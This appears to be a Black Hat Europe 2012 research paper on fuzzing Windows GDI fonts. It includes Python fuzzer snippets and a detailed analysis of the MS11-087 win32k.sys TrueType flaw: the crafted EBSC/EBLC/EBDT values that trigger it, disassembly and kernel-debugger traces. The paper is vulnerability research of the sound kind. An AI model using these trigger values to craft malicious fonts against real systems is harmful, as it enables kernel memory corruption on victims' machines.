GDI Font Fuzzing in Windows Kernel for Fun

Black Hat Europe 2012

Prepare by:

Lee Ling Chuan

Chan Lee Yee

GDI Font Fuzzing in Windows Kernel for Fun

Abstract

There are different types of font available within Windows and two groups of categories exist: GDI fonts and Device fonts. This paper will cover the GDI TrueType & GDI Bitmap fonts only on Windows platform. In GDI, one typically to create font is filling in a LOGFONT Structure and then calling CreateFontIndirect which returns a font handle. As expect from the name, a LOGFONT structure is a logical font, if the user draw some text using that font handle, GDI will look for a matching physical font to draw the text. If it doesn't find any match font name, it will use some other font. The resulting outcome is that the font fuzzer is working at the lower level through physical font API's provided by the GDI itself. For instance, API functions GetFontData, GetGlyphIndices and even ExtTextOut when used with the ETO_GLYPH_INDEX flag. Font fuzzer in this paper is aim to trigger the font vulnerabilities published in internet, two vulnerability in Windows Kernel MS11-077 and MS11-087 in handling crafted font will be discussed. The attack work of MS11-087 will be explained in details in this paper also.

1 Introduction:

Today, hundreds and thousands of font files have been developed in the digital world. Different categories of font are available within Microsoft Windows; for instance, GDI Fonts, Device Fonts and more. GDI fonts, which are based in Windows, consist of three types: raster, stroke and true type.

The outlines of glyphs in TrueType fonts (TTF) [1] are made of straight line segments and quadratic Bézier curves. The Windows can scale these fonts to any size using the hints inside the TTF file. Hints are included in TTF files and are used to correct oversights. The raster font, also called the bitmap font has characters and alphabets of the words that are typed in an application. The .fon files contain bitmap typed fonts which forms the GUI design of Menus in Microsoft Windows.

The rest of the paper is organized as follow. In section 2, the MS11-087 vulnerability will be discussed. The TTF font fuzzer will be addressed in the beginning of this section followed by a detailed evaluation of the attack works of MS11-087. In section 3, .fon font fuzzer will be explained. Lastly, all work done will be concluded in section 4.

2 MS11-087:

2.1 Fuzzing – ttf font:

The TTF font fuzzer is created to fuzz the TTF font into different sizes which enables the generation of test cases to determine the size of font in triggering the vulnerability. The overall process of the fuzzer starts with automating the installation of the crafted font in Windows system. It will then display the font in a different size, uninstall the font type and repeat the process if no vulnerability is found.

Before using a font with a specified size and display it on a window, the font must have been installed. Since the crafted TTF font is designed to exploit the MS11-087 [2], the TTF font is not installed by default by Microsoft Windows during setup. The windll.gdi32.AddFontResourceExA [3] function is used to automate the installation of the crafted font into 'C:\Windows\Fonts' folder.

```
htr=windll.gdi32.AddFontResourceExA(fileFont, FR_PRIVATE, None)
```

Next, our fuzzer will need to prepare an environment by registering a window class and creating a new window to automate the display of the font text. Once the fuzzing environment is ready, a LOGFONT [4] object is created to define the attributes of a font.

```
lf=win32gui.LOGFONT()
```

Since the objective of this fuzzer is to fuzz the font into different sizes, a range of font size needed to be fuzzed has to be defined. The range can start and end at any number and an increment number can be specified depending on your personal preference. Just like everything else in the computer, a font must have a name. Thus, the defined name should always go to the name of the crafted TTF font. A set of properties that describe a font is defined as below:

```
lf.lfHeight=fontsize
lf.lfFaceName="Dexter"
lf.lfWidth=0
lf.lfEscapement=0
lf.lfOrientation=0
lf.lfWeight=FW_NORMAL
lf.lfItalic=False
lf.lfUnderline=False
lf.lfStrikeOut=False
lf.lfCharSet=DEFAULT_CHARSET
lf.lfOutPrecision=OUT_DEFAULT_PRECIS
lf.lfClipPrecision=CLIP_DEFAULT_PRECIS
lf.lfPitchAndFamily=DEFAULT_PITCH|FF_DONTCARE
```

Next, the fuzzer will then display the pre-setting font with the predefined attributes. As expected from the name, a LOGFONT structure is a logical font. However, due to the application that

needs to work with fonts at a lower level, it means that the target font functions are not specified and HFONT always maps to the same physical font internally. Both windll.gdi32.ExtTextOutW [5] and ETO_GLYPH_INDEX [6] are used as physical font APIs.

```
windll.gdi32.ExtTextOutW(
  hdc,
  5,
  5,
  ETO_GLYPH_INDEX,
  None,
  var1,
  len(var1),
  None)
```

Assuming no vulnerability has been found at a font with a specified size that has been called, the windll.gdi32.RemoveFontResourceExW [6] function will be called to remove the fonts in 'C:\Windows\Fonts' folder.

```
windll.gdi32.RemoveFontResourceExW(fileFont, FR_PRIVATE, None)
```

Another size of font in the range that has been set will be called and the same process will repeat until a vulnerability is found or the list of font size elements under a loop function has all been called and no vulnerability is found.

2.2 Attack Work:

TrueType font is a common font format that is used on both Mac OS and Microsoft Windows operating system. It can be created either in its original form as a new design drawn on paper or obtained by conversion of other font formats. Whatever the case, a TTF table is designed to keep the entire glyph data in various table. These data are very important in rendering the data into font.

In this section, a remarkable kernel font parsing exploitation attack will be explained. Unlike other vulnerability, a deep understanding of win32K.sys font parsing engine structure is required. Three tables, Embedded bitmap locators (EBLC), Embedded bitmap data (EBDT) and Embedded bitmap scaling information (EBSC) are involved in embedding bitmaps in OpenType font [7]. Each function is shown in the table 1:

Table 1: Tables Related to Bitmap Gpyphs [8]

EBDT	Embedded bitmap data Stores the glyph bitmap data in a number of different possible formats.
EBLC	Embedded bitmap locators Identifies the sizes and glyph ranges of the embedded bitmaps and keeps offsets to glyph bitmap data.
EBSC	Embedded bitmap scaling information Identifies sizes that will be handled by scaling up or down after sbit sizes

Note:

'Sbits' is an OpenType font that embeds bitmap data into existing TrueType font file. A set of bitmaps for a face at a given size is called a strike.

2.2.1 The required data to trigger the MS11-087 vulnerability:




Figure 1:The Required Data in Triggering MS11-087 Vulnerability

Various values from the EBDT, EBLC and EBSC tables are required to trigger the vulnerability of the TTF font parsing engine in win32k.sys. These three tables are not working independently but interact between each other. In this paper, only the required values in triggering the vulnerability will be discussed.

Four values from the EBSC table which includes ppemX, ppemY, substitutePpemX and substitutePpemY are needed to be examined and collected. These values are defined under every strike of bitmapScaleTable. The selecting strike option is dependent on the size of font after scaling. Both ppemX and ppemY are created and compared with the size of font after scaling. Based on our fuzzing results, font size of four will cause the vulnerability to happen. Thus, the option of bitmapScaleTable's strike should go to bitmapScaleTable[0] as both ppemX and ppemY are set to four.

The values of substitutePpemX and substitutePpemY describe the size of strike that exists as a sbit in 'EBLC' table. A total of six strikes of bitmapSizeTables in an array are designed under EBLC table with different values of ppemX and ppemY. However, the bitmapSizeTable[5] is selected by the crafted font as the option to carry out the exploitation. The selection is due to the values of substitutePpemX and substitutePpemY, where both values are equal to the values of ppemX and ppemY of EBLC.bitmapSizeTable[5]. The crafted TTF font was originally designed as monochrome bitmaps; thus they should have the values colorRef=0 and bitDepth=1 too. The bitmapSizeTable[0] contains two array of indexSubTableArray elements. According to the document released by Microsoft, each element describes a glyph code range and an offset to the indexSubTable for that range and this allows a strike to contain multiple glyph code ranges and to be represented in multiple index formats if desirable. The values of imageFormat and additionalOffsetToIndexSubTable for each strike are now found. The imageFormat determines the format of "EBDT" image data and the additionalOffsetToIndexSubTable is used to calculate the offset of the indexSubTable in the "EBLC". During the reverse engineering process, we learn that both indexSubTableArray[0] and indexSubTableArray[1] are used to contain multiple glyph code ranges. However, the indexSubTableArray[1] was calling the vulnerable value and caused the vulnerability happen. Two required values from indexSubTableArray[1] are additionalOffsetToIndexSubTable = 0x1C and imageFormat = 0x8.

The data retrieved from both EBSC and EBLC tables will determine the values that should be selected from the EBDT table. The EBDT table is initialized with a header of version number. We learn that a formula has been designed to calculate the offset of EbdtFormat.

Offset of EbdtFormat = offset of EBDT version + additionalOffsetToIndexSubTable

= 0x0003bd54 + 0x1C

= 0x0003bd70




Figure 2: Offset of EbdtFormat

The results from the calculation shows that the EbdtFormat8[11] strike is selected due to the offset of 0x0003bd70. Values that are needed to be collected includes height = 0x1 and width = 0xFF under the table of smallMetrics; and xOffset = 0x40 and yOffset = 0x52 under ebdtComponent[0].

During the analysis process, we learned that the only reason to trigger the MS11-087 vulnerability is due to the specially crafted xOffset and yOffset values. The specially crafted values will cause the total byte of scaling bitmap data overflow to the next function and overwrite the integer (one byte) that should not be. Table 2 shows the summary of the required data in order to trigger the vulnerability.

Table 2: Summary of the Required Data

Name	Value	Description
EBSC.bitmapScaleTable[0].ppemX	0x004	Target horizontal pixels per Em
EBSC.bitmapScaleTable[0].ppemY	0x004	Target vertical pixels per Em
EBLC.bitmapSizeTable[5].ppemX	0x001	Horizontal pixels per Em
EBLC.bitmapSizeTable[5].ppemY	0x001	Vertical pixels per Em
EBDT.bitmapData.EbdtFormat8[11]. smallMetrics.height	0x001	Number of rows of data
EBDT.bitmapData.EbdtFormat8[11]. smallMetrics.width	0x0ff	Number of columns of data
EBDT.bitmapData.EbdtFormat8[11]. ebdtComponent[0].xOffset	0x040	Position of component left
EBDT.bitmapData.EbdtFormat8[11]. ebdtComponent[0].yOffset	0x052	Position of component top

Figure 3 shows two basic block codes that were found during the reverse engineering process. The analysis shows that an instruction will be called to locate the offset of height under EBDT table and retrieve the values of height and width.




Figure 3: Value of Width and Height from EBDT Table


As explained earlier, the TTF font embeds bitmaps in OpenType fonts and the scaling process is very dependent on the size of fonts. According to our analysis, sbit_GetMetrics and sfac_GetSbitBitmap functions are designed to retrieve data from font table and calculate buffer size of the font. The following formula shows the font scaling process in rows and columns. Both are named as usScaleWidth and usScaleHeight.

usScaleWidth = (EBLC.ppemX + ((EBSC.ppemx *2) * width)) / (2 * EBLC.ppemX)

= (0x0001 + ((0x0004 * 2) * 0x00ff)) / (2 * 0x0001)

= (0x0001 + (0x0008 * 0x00ff)) / (0x0002)

= 0x03FC



```
BF92A4AE movzx   eax, word ptr [esi+1Eh]
BF92A4B2 movzx   edx, word ptr [esi+22h]
BF92A4B6 movzx   ecx, cx
BF92A4B9 add     eax, eax
BF92A4BB imul    eax, ecx
BF92A4BE lea     ecx, [edx+edx]
BF92A4C1 add     eax, edx
BF92A4C3 xor     edx, edx
BF92A4C5 div     ecx
BF92A4C7 movzx   edx, ax
BF92A4CA mov     [ebp+var_14], edx
BF92A4CD mov     ecx, edx
```

```
kd> p
win32k!sbit_GetMetrics+0x4e:
8fc8a4bb 0fafc1          imul    eax,ecx
kd> reax
eax=00000008
kd> recx
ecx=000000ff
kd> p
win32k!sbit_GetMetrics+0x51:
8fc8a4be 8d0c12          lea     ecx,[edx+edx]
kd> p
win32k!sbit_GetMetrics+0x54:
8fc8a4c1 03c2            add     eax,edx
kd> reax
eax=000007f8
kd> redx
edx=00000001
kd> p
win32k!sbit_GetMetrics+0x56:
8fc8a4c3 33d2            xor     edx,edx
kd> reax
eax=000007f9
kd> p
win32k!sbit_GetMetrics+0x58:
8fc8a4c5 f7f1            div     eax,ecx
kd> recx
ecx=00000002
kd> p
win32k!sbit_GetMetrics+0x5a:
8fc8a4c7 0fb7d0          movzx   edx,ax
kd> reax
eax=000003fc
```


Figure 4: The Formula of usScaleWidth

usScaleHeight = (EBLC.ppemY + ((EBSC.ppemy *2) * height)) / (2 * EBLC.ppemY)

= (0x0001 + ((0x0004 * 2) * 0x0001)) / (2 * 0x0001)

= (0x0001 + (0x0008 * 0x0001)) / (0x0002)

= 0x0004



```
BF92A4F6 movzx   eax, word ptr [esi+20h]
BF92A4FA movzx   ecx, word ptr [esi+24h]
BF92A4FE movzx   edx, bx
BF92A501 add     eax, eax
BF92A503 imul    eax, edx
BF92A506 add     eax, ecx
BF92A508 xor     edx, edx
BF92A50A add     ecx, ecx
BF92A50C div     ecx
BF92A50E movzx   edx, ax
BF92A511 mov     [ebp+var_2C], edx
BF92A514 mov     ebx, edx
```

```
win32k!sbit_GetMetrics+0x89:
8fc8a4f6 0fb74620        movzx   eax,word ptr [esi+20h]
kd> p
win32k!sbit_GetMetrics+0x8d:
8fc8a4fa 0fb74e24        movzx   ecx,word ptr [esi+24h]
kd> p
win32k!sbit_GetMetrics+0x91:
8fc8a4fe 0fb7d3          movzx   edx,bx
kd> reax
eax=00000004
kd> recx
ecx=00000001
kd> rbx
bx=1
kd> p
win32k!sbit_GetMetrics+0x94:
8fc8a501 03c0            add     eax,eax
kd> p
win32k!sbit_GetMetrics+0x96:
8fc8a503 0fafc2          imul    eax,edx
kd> reax
eax=00000008
kd> redx
edx=00000001
kd> p
win32k!sbit_GetMetrics+0x99:
8fc8a506 03c1            add     eax,ecx
kd> reax
eax=00000008
kd> recx
ecx=00000001
kd> p
win32k!sbit_GetMetrics+0x9b:
8fc8a508 33d2            xor     edx,edx
kd> p
win32k!sbit_GetMetrics+0x9d:
8fc8a50a 03c9            add     ecx,ecx
kd> p
win32k!sbit_GetMetrics+0x9f:
8fc8a50c f7f1            div     eax,ecx
kd> p
win32k!sbit_GetMetrics+0xa1:
8fc8a50e 0fb7d0          movzx   edx,ax
kd> reax
eax=00000004
```

Figure 5: The Formula of usScaleHeight

In order to calculate the number of bytes for to scale the bitmap data, the program needs to calculate the scale number of bytes per row:

usScaleRowBytes = ((usScaledWidth + 31) >> 3) & 0xFFFC

= ((0x03FC + 31) >>3) & 0xFFFC

= 0x0080




Figure 6: The Formula of usScaleRowBytes

The following formula shows the original scale bytes required if the width of the bitmap is set to 0x00ff.

usOriginalRowBytes = ((width + 31) >> 3) & 0xFFFC

= ((0x00ff + 31) >>3) & 0xFFFC

= 0x0020




Figure 7: The Formula of usOriginalRowBytes

Thus, bytes of scaling bitmap data can be obtained as below:

ulWorkmemSize = ScaleHeight * usScaleRowBytes

= 0x0004 * 0x0080

= 0x0200

However, due to the pre-set of the yOffset position at 0x0052, the required bytes of scaling bitmap data is much higher than ulWorkmemSize.

ulBitmapoffset = yOffset * usOriginalRowBytes

= 0x0052 * 0x0020

= 0x0A40




Figure 8: The Formula of ulBitmapoffset

As the above calculation shows, the handle value of ulBitmapoffset > ulWorkmemSize will cause the integer overflow issues. The oversize of ulBitmapoffset will lead to improper memory access in subsequent codes; thus, disturbing the function to perform normally.

